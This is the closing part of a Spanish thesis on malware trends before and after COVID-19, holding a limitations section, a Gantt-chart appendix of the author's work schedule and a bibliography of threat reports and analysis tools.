En segundo lugar, para el análisis de pastes, hubiera sido quizás necesario un análisis mucho más extenso. A pesar de que se realizaron diversos análisis, clasificaciones y se usaron métodos para eliminar duplicados, el volumen de la muestra era aún demasiado grande, lo que no permitió más que obtener características generales de los pastes obtenidos.

En tercer lugar, durante el análisis de *emails*, aunque se hiciera uso de varios proveedores de correos y diversos métodos para obtener *malware*, no se obtuvo ningún *email* malicioso (aunque si numerosas campañas de *phishing*). Esto no es necesariamente algo

negativo, pero sería interesante realizar la investigación con una implementación de correo electrónico propia, dónde no existieran firewalls o detectores de amenazas.

Posteriormente, durante el apartado de análisis, a pesar de que el proyecto es bastante completo y cubre las principales familias y tipos de malware, aún existen otras que no se han podido cubrir. Basándose en el trabajo realizado, se podría ampliar aún más, teniendo en cuenta el resto de tipos de *malware* y analizar otras muestras.

Apéndice A

Diagrama de *GANTT*

En este apéndice, se plasma un diagrama de *GANTT* que muestra con exactitud el trabajo realizado en el tiempo. En este diagrama, se muestran los diferentes capítulos y secciones en la parte izquierda, y a la derecha se muestran los diferentes meses a modo de línea del tiempo.

Nuevos dilemas introducidos debido al SARS-CoV-2 (COVID 19) desde un punto de vista del malware

Lorenzo Velasco Sánchez

* Día trabajado | Día de trabajo planeado | Fecha límite | T Elemento terminado | C Reunión con el cliente (tutor)

		OCTUBRE																														
	TASK TITLE	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	Preámbulo					C																										
	Resumen y palabras clave					C															*				T					*		
1	Introducción					C																										
1.1	Glosario					C																										
1.2	Motivación					C													*	*	*				T					*		
1.3	Objetivos					C														*	*				T					*		
1.4	Estructura de la memoria					C																*			T					*		
2	Introducción al Malware					C																										
2.1	¿Qué es?					C					*	*	*					T												*		
2.2	Antecedentes Históricos					C	*	*	*	*								T												*		
2.3	Familias y espacio muestral					C			*	*	*	*						T												*		
3	Tecnologías y herramientas utilizadas					C																										
3.1.1	SSH Honeypot					C															*	*	*		T					*		
3.1.2	Cuckoo sandbox					C																	*	*	T					*		
3.2.1	REMnux					C													*		*	*	*		T					*		
3.2.2	Windows 10					C																		*	*	*				*		T
4	Metodología de trabajo					C																										
4.1	Fases de trabajo					C								*	*	*	*	T												*		
4.2	Análisis de malware					C								*	*	*	*	T												*		
5	Obtención de muestras					C																										
5.1	Honeypots: SSH					C																							*	*		
5.2	Sitios de pastes: General					C																							*			
5.2.3	Sitios pastes: manual parse (ej. dumpz.org)					C																							*			
5.2.4	Sitios de pastes:pastebin.com					C																							*			
5.3	E-mails: spam trap					C																										
5.3.2	E-mails: otros métodos					C																										
5.4	Muestras de zoos y otros investigadores					C																							*			
6	Análisis de criterios					C																										
	Criterios					C																										
7.1	Analisis de Malware Pre-Covid					C																										
7.1	Análisis de la situación					C																										
9.1	Miner 1: CVE-2018-7602 Drupal to miner					C																										
9.1	Minero 2: Coinhive y comparación de varios					C																										
8.1	Info Stealer: Emotet					C																										
10.1	Ransomware: WannaCry					C																										
5	Analisis de Malware Post-Covid					C																										
7.2	Análisis de la situación					C																										
8.2	Info Stealer: Trickbot					C																										
10.2	Ransomware: Conti					C																										
9.2	Mineros: Antes usados y comparación con nuevos (coinminer)					C																										
11	Resultados					C																										
	Malware as a Service como modelo de negocio					C																										
	Digitalización de los bienes y recursos exponen nuevas superficies de ataque					C																										
	Incremento en los ataques basados en ingeniería social					C																										
	Actividades de post explotación					C																										
	Brecha entre los métodos de ataque a empresas y los ataques a individuos					C																										
	Modelo de negocio entre empresas y ataques a individuos es diferente					C																										
	Rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas					C																										
12	Conclusiones					C																										
	Lineas futuras					C																										

		NOVIEMBRE																																	
	TASK TITLE	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	1	2	3	4
0	Preámbulo		C																														C		
	Resumen y palabras clave		C											*					*														C		
1	Introducción		C																														C		
1.1	Glosario		C											*					*														C		
1.2	Motivación		C											*					*														C		
1.3	Objetivos		C											*					*														C		
1.4	Estructura de la memoria		C											*					*														C		
2	Introducción al Malware		C																														C		
2.1	¿Qué es?		C											*					*														C		
2.2	Antecedentes Históricos		C																*														C		
2.3	Familias y espacio muestral		C																*														C		
3	Tecnologías y herramientas utilizadas		C																														C		
3.1.1	SSH Honeypot		C																*														C		
3.1.2	Cuckoo sandbox		C																														C		
3.2.1	REMnux		C																														C		
3.2.2	Windows 10		C																*														C		
4	Metodología de trabajo		C																														C		
4.1	Fases de trabajo		C																*														C		
4.2	Análisis de malware		C																*		*												C		
5	Obtención de muestras		C																														C		
5.1	Honeypots: SSH		C																*														C		
5.2	Sitios de pastes: General		C																														C		
5.2.3	Sitios pastes: manual parse (ej. dumpz.org)		C																														C		
5.2.4	Sitios de pastes:pastebin.com		C																														C		
5.3	E-mails: spam trap		C																		*												C		
5.3.2	E-mails: otros métodos		C																		*												C		
5.4	Muestras de zoos y otros investigadores		C																														C		
6	Análisis de criterios		C																														C		
	Criterios		C														*				*	*	*										C		
7.1	Analisis de Malware Pre-Covid		C																														C		
7.1	Análisis de la situación		C																			*	*								*	*	C		
9.1	Miner 1: CVE-2018-7602 Drupal to miner		C																			*	*								*	*	C		
9.1	Minero 2: Coinhive y comparación de varios		C																			*	*								*	*	C		
8.1	Info Stealer: Emotet		C																			*	*								*	*	C		
10.1	Ransomware: WannaCry		C																			*	*								*	*	C		
5	Analisis de Malware Post-Covid		C																														C		
7.2	Análisis de la situación		C																			*	*								*	*	C		
8.2	Info Stealer: Trickbot		C																			*	*								*	*	C		
10.2	Ransomware: Conti		C																			*	*								*	*	C		
9.2	Mineros: Antes usados y comparación con nuevos (coinminer)		C																			*	*								*	*	C		
11	Resultados		C																														C		
	Malware as a Service como modelo de negocio		C																													*	C		
	Digitalización de los bienes y recursos exponen nuevas superficies de ataque		C																														C		
	Incremento en los ataques basados en ingeniería social		C																														C		
	Actividades de post explotación		C																														C		
	Brecha entre los métodos de ataque a empresas y los ataques a individuos		C																														C		
	Modelo de negocio entre empresas y ataques a individuos es diferente		C																														C		
	Rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas		C																														C		
12	Conclusiones		C																														C		
	Lineas futuras		C																														C		

Nuevos dilemas introduci

Lorenzo Velasco Sánchez

DICIEMBRE

	TASK TITLE	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	Preámbulo																											
	Resumen y palabras clave																											
1	Introducción																											
1.1	Glosario																											
1.2	Motivación																											
1.3	Objetivos																											
1.4	Estructura de la memoria																											
2	Introducción al Malware																											
2.1	¿Qué es?																											
2.2	Antecedentes Históricos																											
2.3	Familias y espacio muestral																											
3	Tecnologías y herramientas utilizadas																											
3.1.1	SSH Honeypot																											
3.1.2	Cuckoo sandbox																											
3.2.1	REMnux																											
3.2.2	Windows 10																											
4	Metodología de trabajo																											
4.1	Fases de trabajo																											
4.2	Análisis de malware																											
5	Obtención de muestras																											
5.1	Honeypots: SSH																											
5.2	Sitios de pastes: General																											
5.2.3	Sitios pastes: manual parse (ej. dumpz.org)																											
5.2.4	Sitios de pastes:pastebin.com																											
5.3	E-mails: spam trap																											
5.3.2	E-mails: otros métodos																											
5.4	Muestras de zoos y otros investigadores																											
6	Análisis de criterios																											
	Criterios																											
7.1	Analisis de Malware Pre-Covid																											
7.1	Análisis de la situación				*	*	*	*	T																			T
9.1	Miner 1: CVE-2018-7602 Drupal to miner									*		*	*	*														T
9.1	Minero 2: Coinhive y comparación de varios									*	*	*		*	*	*				*	*							T
8.1	Info Stealer: Emotet														*	*	*			*	*	*			*		*	
10.1	Ransomware: WannaCry																											
5	Analisis de Malware Post-Covid																											
7.2	Análisis de la situación					*	*															*	*	*	*	*	*	
8.2	Info Stealer: Trickbot																											
10.2	Ransomware: Conti								*																			
9.2	Mineros: Antes usados y comparación con nuevos (coinminer)																											
11	Resultados																											
	Malware as a Service como modelo de negocio																											
	Digitalización de los bienes y recursos exponen nuevas superficies de ataque																											
	Incremento en los ataques basados en ingeniería social																											
	Actividades de post explotación																											
	Brecha entre los métodos de ataque a empresas y los ataques a individuos																											
	Modelo de negocio entre empresas y ataques a individuos es diferente																											
	Rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas																											
12	Conclusiones																											
	Lineas futuras																											

MAYO

	TASK TITLE	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	Preámbulo																								C							
	Resumen y palabras clave																					*			C							
1	Introducción																								C							
1.1	Glosario																					*			C							
1.2	Motivación																					*			C							
1.3	Objetivos																					*			C							
1.4	Estructura de la memoria																					*			C							
2	Introducción al Malware																								C							
2.1	¿Qué es?																					*			C							
2.2	Antecedentes Históricos																					*			C							
2.3	Familias y espacio muestral																					*			C							
3	Tecnologías y herramientas utilizadas																								C							
3.1.1	SSH Honeypot																					*			C							
3.1.2	Cuckoo sandbox																					*			C							
3.2.1	REMnux																					*			C							
3.2.2	Windows 10																					*			C							
4	Metodología de trabajo																								C							
4.1	Fases de trabajo																					*			C							
4.2	Análisis de malware																					*			C							
5	Obtención de muestras																								C							
5.1	Honeypots: SSH																					*			C							
5.2	Sitios de pastes: General																								C							
5.2.3	Sitios pastes: manual parse (ej. dumpz.org)																								C							
5.2.4	Sitios de pastes:pastebin.com																								C							
5.3	E-mails: spam trap																								C				*			
5.3.2	E-mails: otros métodos																								C				*			
5.4	Muestras de zoos y otros investigadores																								C				*			
6	Análisis de criterios																								C							
	Criterios																								C							
7.1	Analisis de Malware Pre-Covid																								C							
7.1	Análisis de la situación																								C				*			
9.1	Miner 1: CVE-2018-7602 Drupal to miner																								C							
9.1	Minero 2: Coinhive y comparación de varios																								C				*			
8.1	Info Stealer: Emotet																								C							
10.1	Ransomware: WannaCry																								C							
5	Analisis de Malware Post-Covid																								C							
7.2	Análisis de la situación						*	*																	C				*			
8.2	Info Stealer: Trickbot																								C							
10.2	Ransomware: Conti																								C							
9.2	Mineros: Antes usados y comparación con nuevos (coinminer)																								C				*	*		
11	Resultados																								C							
	Malware as a Service como modelo de negocio																								C							
	Digitalización de los bienes y recursos exponen nuevas superficies de ataque																								C							
	Incremento en los ataques basados en ingeniería social																								C							
	Actividades de post explotación																								C							
	Brecha entre los métodos de ataque a empresas y los ataques a individuos																								C							
	Modelo de negocio entre empresas y ataques a individuos es diferente																								C							
	Rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas																								C							
12	Conclusiones																								C							
	Lineas futuras																								C							

	TASK TITLE	1	2	3	4	5	6	7	8	9	10	11
0	Preámbulo											
	Resumen y palabras clave											
1	Introducción											
1.1	Glosario											
1.2	Motivación											
1.3	Objetivos											
1.4	Estructura de la memoria											
2	Introducción al Malware											
2.1	¿Qué es?											
2.2	Antecedentes Históricos											
2.3	Familias y espacio muestral											
3	Tecnologías y herramientas utilizadas											
3.1.1	SSH Honeypot											
3.1.2	Cuckoo sandbox											
3.2.1	REMnux											
3.2.2	Windows 10											
4	Metodología de trabajo											
4.1	Fases de trabajo											
4.2	Análisis de malware											
5	Obtención de muestras											
5.1	Honeypots: SSH											
5.2	Sitios de pastes: General											
5.2.3	Sitios pastes: manual parse (ej. dumpz.org)											
5.2.4	Sitios de pastes:pastebin.com											
5.3	E-mails: spam trap											
5.3.2	E-mails: otros métodos											
5.4	Muestras de zoos y otros investigadores											
6	Análisis de criterios											
	Criterios											
7.1	Analisis de Malware Pre-Covid											
7.1	Análisis de la situación											
9.1	Miner 1: CVE-2018-7602 Drupal to miner											
9.1	Minero 2: Coinhive y comparación de varios											
8.1	Info Stealer: Emotet											
10.1	Ransomware: WannaCry											
5	Analisis de Malware Post-Covid											
7.2	Análisis de la situación											
8.2	Info Stealer: Trickbot											
10.2	Ransomware: Conti											
9.2	Mineros: Antes usados y comparación con nuevos (coinminer)											
11	Resultados											
	Malware as a Service como modelo de negocio											
	Digitalización de los bienes y recursos exponen nuevas superficies de ataque											
	Incremento en los ataques basados en ingeniería social											
	Actividades de post explotación											
	Brecha entre los métodos de ataque a empresas y los ataques a individuos											
	Modelo de negocio entre empresas y ataques a individuos es diferente											
	Rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas											
12	Conclusiones											
	Lineas futuras											

Nuevos dilemas introduci

Lorenzo Velasco Sánchez

JULIO

	TASK TITLE	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	Preámbulo																				
	Resumen y palabras clave																				
1	Introducción																				
1.1	Glosario																				
1.2	Motivación																				
1.3	Objetivos																				
1.4	Estructura de la memoria																				
2	Introducción al Malware																				
2.1	¿Qué es?																				
2.2	Antecedentes Históricos																				
2.3	Familias y espacio muestral																				
3	Tecnologías y herramientas utilizadas																				
3.1.1	SSH Honeypot																				
3.1.2	Cuckoo sandbox																				
3.2.1	REMnux																				
3.2.2	Windows 10																				
4	Metodología de trabajo																				
4.1	Fases de trabajo																				
4.2	Análisis de malware																				
5	Obtención de muestras																				
5.1	Honeypots: SSH																				
5.2	Sitios de pastes: General																				
5.2.3	Sitios pastes: manual parse (ej. dumpz.org)																				
5.2.4	Sitios de pastes:pastebin.com																				
5.3	E-mails: spam trap																				
5.3.2	E-mails: otros métodos																				
5.4	Muestras de zoos y otros investigadores																				
6	Análisis de criterios																				
	Criterios																				
7.1	Analisis de Malware Pre-Covid																				
7.1	Análisis de la situación																				
9.1	Miner 1: CVE-2018-7602 Drupal to miner																				
9.1	Minero 2: Coinhive y comparación de varios								*												
8.1	Info Stealer: Emotet														*				*		*
10.1	Ransomware: WannaCry																				
5	Analisis de Malware Post-Covid																				
7.2	Análisis de la situación																				
8.2	Info Stealer: Trickbot																		*		*
10.2	Ransomware: Conti														*						
9.2	Mineros: Antes usados y comparación con nuevos (coinminer)								*				*								
11	Resultados																				
	Malware as a Service como modelo de negocio								*				*		*						
	Digitalización de los bienes y recursos exponen nuevas superficies de ataque																				
	Incremento en los ataques basados en ingeniería social																				
	Actividades de post explotación																				
	Brecha entre los métodos de ataque a empresas y los ataques a individuos																				
	Modelo de negocio entre empresas y ataques a individuos es diferente																				
	Rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas																				
12	Conclusiones																				
	Lineas futuras																				

AGOSTO

	TASK TITLE	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	Preámbulo																															
	Resumen y palabras clave													*														*				*
1	Introducción																															
1.1	Glosario													*											T			*				*
1.2	Motivación													*														*				*
1.3	Objetivos													*														*				*
1.4	Estructura de la memoria													*											*			*				*
2	Introducción al Malware																															
2.1	¿Qué es?													*											*			*				*
2.2	Antecedentes Históricos													*											*			*				*
2.3	Familias y espacio muestral													*											*			*				*
3	Tecnologías y herramientas utilizadas																															
3.1.1	SSH Honeypot														*										*			*				*
3.1.2	Cuckoo sandbox														*										*			*				*
3.2.1	REMnux														*										*			*				*
3.2.2	Windows 10														*										*			*				*
4	Metodología de trabajo																															
4.1	Fases de trabajo														*										*			*				*
4.2	Análisis de malware														*										*			*				*
5	Obtención de muestras																															
5.1	Honeypots: SSH														T										*			*				*
5.2	Sitios de pastes: General														T										*			*				*
5.2.3	Sitios pastes: manual parse (ej. dumpz.org)														T										*			*				*
5.2.4	Sitios de pastes:pastebin.com														T										*			*				*
5.3	E-mails: spam trap														T													*				*
5.3.2	E-mails: otros métodos														T													*				*
5.4	Muestras de zoos y otros investigadores														T													*				*
6	Análisis de criterios																															
	Criterios													*	*										T			*				*
7.1	Analisis de Malware Pre-Covid																															
7.1	Análisis de la situación														T													*				*
9.1	Miner 1: CVE-2018-7602 Drupal to miner														*													*				*
9.1	Minero 2: Coinhive y comparación de varios														*													*				*
8.1	Info Stealer: Emotet						*							*		T												*				*
10.1	Ransomware: WannaCry														*	*	*	*	*	*	*	T						*				*
5	Analisis de Malware Post-Covid																															
7.2	Análisis de la situación														T													*				*
8.2	Info Stealer: Trickbot	*					*				*		*	*	*	T												*				*
10.2	Ransomware: Conti						*															*	*	*	*	*	*	*				*
9.2	Mineros: Antes usados y comparación con nuevos (coinminer)															T												*				*
11	Resultados																															
	Malware as a Service como modelo de negocio																												*	*	*	*
	Digitalización de los bienes y recursos exponen nuevas superficies de ataque																										*	*	*	*	*	*
	Incremento en los ataques basados en ingeniería social																												*	*		
	Actividades de post explotación																												*	*		
	Brecha entre los métodos de ataque a empresas y los ataques a individuos																												*	*		
	Modelo de negocio entre empresas y ataques a individuos es diferente																												*	*	*	*
	Rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas																										*	*	*			
12	Conclusiones																															
	Lineas futuras																															

SEPTIEMBRE

	TASK TITLE	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
0	Preámbulo					C															
	Resumen y palabras clave				*	C															*
1	Introducción					C															
1.1	Glosario				*	C															*
1.2	Motivación				*	C															*
1.3	Objetivos				*	C															*
1.4	Estructura de la memoria				*	C															*
2	Introducción al Malware					C															
2.1	¿Qué es?				*	C															*
2.2	Antecedentes Históricos				*	C															*
2.3	Familias y espacio muestral				*	C															*
3	Tecnologías y herramientas utilizadas					C															
3.1.1	SSH Honeypot				*	C															*
3.1.2	Cuckoo sandbox				*	C															*
3.2.1	REMnux				*	C															*
3.2.2	Windows 10				*	C															*
4	Metodología de trabajo					C															
4.1	Fases de trabajo				*	C															*
4.2	Análisis de malware				*	C															*
5	Obtención de muestras					C															
5.1	Honeypots: SSH				*	C															*
5.2	Sitios de pastes: General				*	C															*
5.2.3	Sitios pastes: manual parse (ej. dumpz.org)				*	C															*
5.2.4	Sitios de pastes:pastebin.com				*	C															*
5.3	E-mails: spam trap				*	C															*
5.3.2	E-mails: otros métodos				*	C															*
5.4	Muestras de zoos y otros investigadores				*	C															*
6	Análisis de criterios					C															
	Criterios					C															*
7.1	Analisis de Malware Pre-Covid					C															
7.1	Análisis de la situación					C															*
9.1	Miner 1: CVE-2018-7602 Drupal to miner					C															*
9.1	Minero 2: Coinhive y comparación de varios					C															*
8.1	Info Stealer: Emotet					C															*
10.1	Ransomware: WannaCry					C															*
5	Analisis de Malware Post-Covid					C															
7.2	Análisis de la situación					C															*
8.2	Info Stealer: Trickbot					C															*
10.2	Ransomware: Conti					C															*
9.2	Mineros: Antes usados y comparación con nuevos (coinminer)					C															*
11	Resultados					C															
	Malware as a Service como modelo de negocio					C						*			*						*
	Digitalización de los bienes y recursos exponen nuevas superficies de ataque	*				C						*			*						*
	Incremento en los ataques basados en ingeniería social	*	*		*	C			*	*	*				*						*
	Actividades de post explotación	*		*	*	C			*	*	*	*			*						*
	Brecha entre los métodos de ataque a empresas y los ataques a individuos	*	*	*	*	C			*	*	*	*			*						*
	Modelo de negocio entre empresas y ataques a individuos es diferente	*	*		*	C												*		*	*
	Rápida digitalización ha provocado en muchos casos que las infraestructuras no sean tan robustas			*	*	C												*		*	*
12	Conclusiones					C															
	Lineas futuras				*	C				*	*	*									

Bibliografía

[1] VX-Underground, "vx-underground - home." [Online]. Available: https://vx-underground.org/

[2] E. E. U. A. F. Network and I. Security, "Enisa threat landscape report 2018 15 top cyberthreats and trends," *ETL 2018*, vol. 2018, 2018. [Online]. Available: https://www.enisa.europa.eu/publications/enisa-threat-landscape-report-2018/at_download/fullReport

[3] Microsoft, "Exploiting a crisis: How cybercriminals behaved during the outbreak," Jun 2020. [Online]. Available: https://www.microsoft.com/security/blog/2020/06/16/exploiting-a-crisis-how-cybercriminals-behaved-during-the-outbreak/

[4] SonicWall, *SONICWALL 2021 CYBER THREAT REPORT*. SonicWall, 2021. [Online]. Available: https://www.sonicwall.com/medialibrary/en/white-paper/2021-cyber-threat-report.pdf

[5] O. W. in Data, "Coronavirus (covid-19) cases - statistics and research," 2022. [Online]. Available: https://ourworldindata.org/covid-cases

[6] S. D. Octopus, "What is a man in the browser attack (mitb) ? | security wiki," 2020. [Online]. Available: https://doubleoctopus.com/security-wiki/threats-and-tools/man-in-the-browser-attack/

[7] C. Patsakis and A. Chrysanthou, *Analysing the fall 2020 Emotet campaign.* University of Piraeus and Athena Research Center, Neurosoft, Nov 2020. [Online]. Available: https://arxiv.org/pdf/2011.06479.pdf

[8] JoeSandbox, "Automated malware analysis management report for foo8iohngb - generated by joe sandbox." [Online]. Available: https://www.joesandbox.com/analysis/578771/0/executive

[9] Forescout, *Analysis of Conti Leaks Analysis of Conti Leaks 2 Contents.* Forescout, Mar 2022. [Online]. Available: https://www.forescout.com/resources/analysis-of-conti-leaks/

[10] ForbiddenProgrammer, "conti-pentester-guide-leak," Aug 2022. [Online]. Available: https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak

[11] DarkTracer, "Who is the king of ransomware on the darkweb? - darktracer twitter," Feb 2022. [Online]. Available: https://twitter.com/darktracer_int/status/1492066263715430405

[12] ChainAnalysis, *The 2022 Crypto Crime Report Original data and research into cryptocurrency-based crime Introduction 2.* ChainAnalysis, Feb 2022. [Online]. Available: https://go.chainalysis.com/rs/503-FAP-074/images/Crypto-Crime-Report-2022.pdf

[13] CheckPoint, "Organización de conti," 2022. [Online]. Available: https://research.checkpoint.com/wp-content/uploads/2022/03/map_index_v2.html

[14] R. Umar, I. Riadi, and R. S. Kusuma, "Analysis of conti ransomware attack on computer network with live forensic method," *IJID (International Journal on Informatics for Development)*, vol. 10, no. 1, p. 53–61, Jun 2021.

[15] E. Gonzalez, "https://twitter.com/res260/status/1498129366819213312," Feb 2022. [Online]. Available: https://twitter.com/res260/status/1498129366819213312

[16] ——, "Anydesk to maintain persistance - @res260 in twitter," Mar 2022. [Online]. Available: https://twitter.com/res260/status/1499261004408049665

[17] D. R. Group and T. Cymru, *Analyzing ransomware negotiations with CONTI: An in-depth analysis.* DFIR Research Group and Team Cymru, Oct 2021. [Online]. Available: https://papers.vx-underground.org/papers/Malware%20Defense/Malware%20Analysis/2021-10-05%20-%20Analyzing%20Ransomware%20Negotiations%20with%20CONTI%20(X).pdf

[18] D. Inc., "Docker - what is a container?" [Online]. Available: https://www.docker.com/resources/what-container/

[19] Pastebin, "Pastebin.com - #1 paste tool since 2002!" [Online]. Available: https://pastebin.com/

[20] Toptotal, "Hastebin: Send and save text or code snippets for free." [Online]. Available: https://www.toptal.com/developers/hastebin

[21] Pastesite, "Paste site :: pastesite.org." [Online]. Available: https://www.pastesite.org/

[22] MalwareBytes, "¿qué es el malware?" [Online]. Available: https://es.malwarebytes.com/malware/

[23] "Salted password hashing - doing it right," https://crackstation.net/hashing-security.htm.

[24] J. Spataro and C. V. P. f. Microsoft 365, "2 years of digital transformation in 2 months," Apr 2020. [Online]. Available: https://www.microsoft.com/en-us/microsoft-365/blog/2020/04/30/2-years-digital-transformation-2-months/

[25] B. Marr, "How the covid-19 pandemic is fast-tracking digital transformation in companies," May 2020. [Online]. Available:

https://www.forbes.com/sites/bernardmarr/2020/03/17/how-the-covid-19-pandemic-is-fast-tracking-digital-transformation-in-companies/#28fe0b4ca8ee

[26] G. Press, "The state of data, december 2020," *Forbes*, Dec 2020. [Online]. Available: https://www.forbes.com/sites/gilpress/2021/12/27/the-state-of-data-december-2020/

[27] B. Laker, "Working from home is disliked by and bad for most employees, say researchers," Aug 2020. [Online]. Available: https://www.forbes.com/sites/benjaminlaker/2020/08/24/working-from-home-is-disliked-by-and-bad-for-most-employees/

[28] B. Gispert, "El comercio electrónico vive una maduración exprés con la pandemia," May 2020. [Online]. Available: https://www.lavanguardia.com/economia/20200525/481374074471/comercio-electronico-e-commerce-online-alimentacion-moda-restauracion.html

[29] Interpol, "Interpol report shows alarming rate of cyberattacks during covid-19," Aug 2020. [Online]. Available: https://www.interpol.int/en/News-and-Events/News/2020/INTERPOL-report-shows-alarming-rate-of-cyberattacks-during-COVID-19

[30] L. Jeffery and V. Ramachandran, "Why ransomware attacks are on the rise — and what can be done to stop them," Jul 2021. [Online]. Available: https://www.pbs.org/newshour/nation/why-ransomware-attacks-are-on-the-rise-and-what-can-be-done-to-stop-them

[31] Norton, "Norton - what is a computer worm?" Aug 2019. [Online]. Available: https://us.norton.com/internetsecurity-malware-what-is-a-computer-worm.html

[32] E. M. Homero, *La ilíada y la odisea.* Editorial Ink, 2012.

[33] ENISA, "Crypto-jacking - panorama de amenazas de la enisa," *ENISA ETL*, vol. 2020, 2020. [Online]. Available: https://www.enisa.europa.eu/publications/report-files/ETL-translations/es/etl2020-cryptojacking-ebook-en-es.pdf

[34] F. Cohen, "Computer viruses," *Computers And Security*, vol. 6, no. 1, p. 22–35, Feb 1987.

[35] J. T. Schwartz, J. von Neumann, and A. W. Burks, "Theory of self-reproducing automata," *Mathematics of Computation*, vol. 21, no. 100, p. 745, Oct 1967.

[36] V. Risak *et al.*, "Selbstreproduzierende automaten mit minimaler informationsübertragung," *Zeitschrift für Maschinenbau und Elektrotechnik*, 1972.

[37] E. Messmer, "Tech talk: Where'd it come from, anyway? | pcworld," Jun 2008. [Online]. Available: https://web.archive.org/web/20121016035507/https://www.pcworld.com/article/147698/tech.html

[38] C. A. Press, "Prank starts 25 years of computer security woes," Aug 2007. [Online]. Available: https://www.ctvnews.ca/prank-starts-25-years-of-computer-security-woes-1.254640

[39] K. Judge, "A short history of computer viruses," Sep 2014. [Online]. Available: https://antivirus.comodo.com/blog/computer-safety/short-history-computer-viruses/

[40] R. Dela, "Ransomware attacks continue to spread across europe - trendlabs security intelligence blog," Mar 2012. [Online]. Available: https://blog.trendmicro.com/trendlabs-security-intelligence/ransomware-attacks-continue-to-spread-across-europe/

[41] MalwareBytes, "Cryptojacking – ¿qué es y cómo funciona?" [Online]. Available: https://es.malwarebytes.com/cryptojacking/

[42] F. Tchakounté and F. Hayata, "Chapter 6 - supervised learning based detection of malware on android," in *Mobile Security and Privacy*, M. H. Au and K.-K. R. Choo, Eds. Boston: Syngress, 2017, pp. 101–154. [Online]. Available: https://www.sciencedirect.com/science/article/pii/B9780128046296000067

[43] B. Alsulami and S. Mancoridis, "Behavioral malware classification using convolutional recurrent neural networks," *CoRR*, vol. abs/1811.07842, 2018. [Online]. Available: http://arxiv.org/abs/1811.07842

[44] "Urlhaus - sharing malicious urls that are being used for malware distribution." [Online]. Available: https://urlhaus.abuse.ch/

[45] "Abuse.ch - community driven threat intelligence on cyber threats." [Online]. Available: https://abuse.ch/

[46] "Alienvault - open threat exchange." [Online]. Available: https://otx.alienvault.com/preview

[47] Amazon, "Amazon web services (aws) - cloud computing services," 2021. [Online]. Available: https://aws.amazon.com/

[48] I. Amazon Web Services, "Amazon lightsail," 2019. [Online]. Available: https://aws.amazon.com/lightsail/

[49] S. Bell, "Basic ssh honeypot - with downloader," Aug 2021. [Online]. Available: https://github.com/sjbell/basic_ssh_honeypot_with_downloader

[50] C. Guarnieri, A. Tanasi, J. Bremer, M. Schloesser, K. Houtman, R. van Zutphen, and B. de Graaff, "Cuckoo sandbox - automated malware analysis." [Online]. Available: https://cuckoosandbox.org/

[51] E. I. S. Authority, "Cert-ee | estonian information system authority." [Online]. Available: https://www.ria.ee/en/cyber-security/cert-ee.html

[52] VMware, "Workstation pro - vmware products : Windows virtualization for everyone," Jun 2021. [Online]. Available: https://www.vmware.com/es/products/workstation-pro.html

[53] L. Zeltser, E. Kristensen, C. Forman, and O. S. Community, "Remnux: A linux toolkit for malware analysts." [Online]. Available: https://remnux.org/

[54] F. T. at Mandiant, "Flare-vm." [Online]. Available: https://github.com/mandiant/flare-vm

[55] FireEye, "Cyber security experts & solution providers." [Online]. Available: https://www.fireeye.com/

[56] Redis, "Redis - open source, in-memory data store." [Online]. Available: https://redis.io/

[57] T. Rinne and T. Ylonen, "scp(1) - linux manual page," Aug 2021. [Online]. Available: https://www.man7.org/linux/man-pages/man1/scp.1.html

[58] M. d. u. informatico, "paste-parsers," Aug 2022. [Online]. Available: https://github.com/memoriasIT/paste-parsers/blob/main/dumpz_org.py

[59] ——, "paste-parsers - descarga de ficheros," Aug 2022. [Online]. Available: https://github.com/memoriasIT/paste-parsers/blob/main/dumpz_org_download.py

[60] Y. Somda, "Guesslang documentation — guesslang 2.2.2 documentation." [Online]. Available: https://guesslang.readthedocs.io/en/latest/index.html

[61] Dumpz, "Pastebin service, works since 2007 year." [Online]. Available: https://dumpz.org/

[62] paste.org.ru, "Paste.org.ru - pastebin like service." [Online]. Available: http://paste.org.ru

[63] vpaste, "Vpaste.net - vim based pastebin." [Online]. Available: http://vpaste.net

[64] BitBin, "Bitbin." [Online]. Available: https://bitbin.it/

[65] Rohitab, "Pastebin for rohitab.com." [Online]. Available: http://paste.rohitab.com

[66] Kpaste, "Kpaste." [Online]. Available: https://kpaste.net/

[67] O. O. S. L. Pastebin, "Osu open source lab pastebin." [Online]. Available: https://pastebin.osuosl.org/

[68] TxtPaste, "Txtpaste." [Online]. Available: https://txtpaste.com

[69] S. Text, "Share text." [Online]. Available: http://sharetext.me

[70] Virustotal, "Virustotal," 2000. [Online]. Available: https://www.virustotal.com/

[71] J. Cazala, "Coinhive," Dec 2021. [Online]. Available: https://github.com/cazala/coin-hive

[72] T. Micro, "Drupal bug exploited to deliver monero-mining malware," Jun 2018. [Online]. Available: https://www.trendmicro.com/es_mx/research/18/f/drupal-vulnerability-cve-2018-7602-exploited-to-deliver-monero-mining-malware.html

[73] Drupal, "Drupal - open source cms," Apr 2018. [Online]. Available: https://www.drupal.org/

[74] N. N. I. Standards and Technology, "Nvd - cve-2018-7602." [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2018-7602

[75] Fortinet, *Threat Landscape Report.* Fortinet, 2018. [Online]. Available: https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/threat-report-q4-2018.pdf

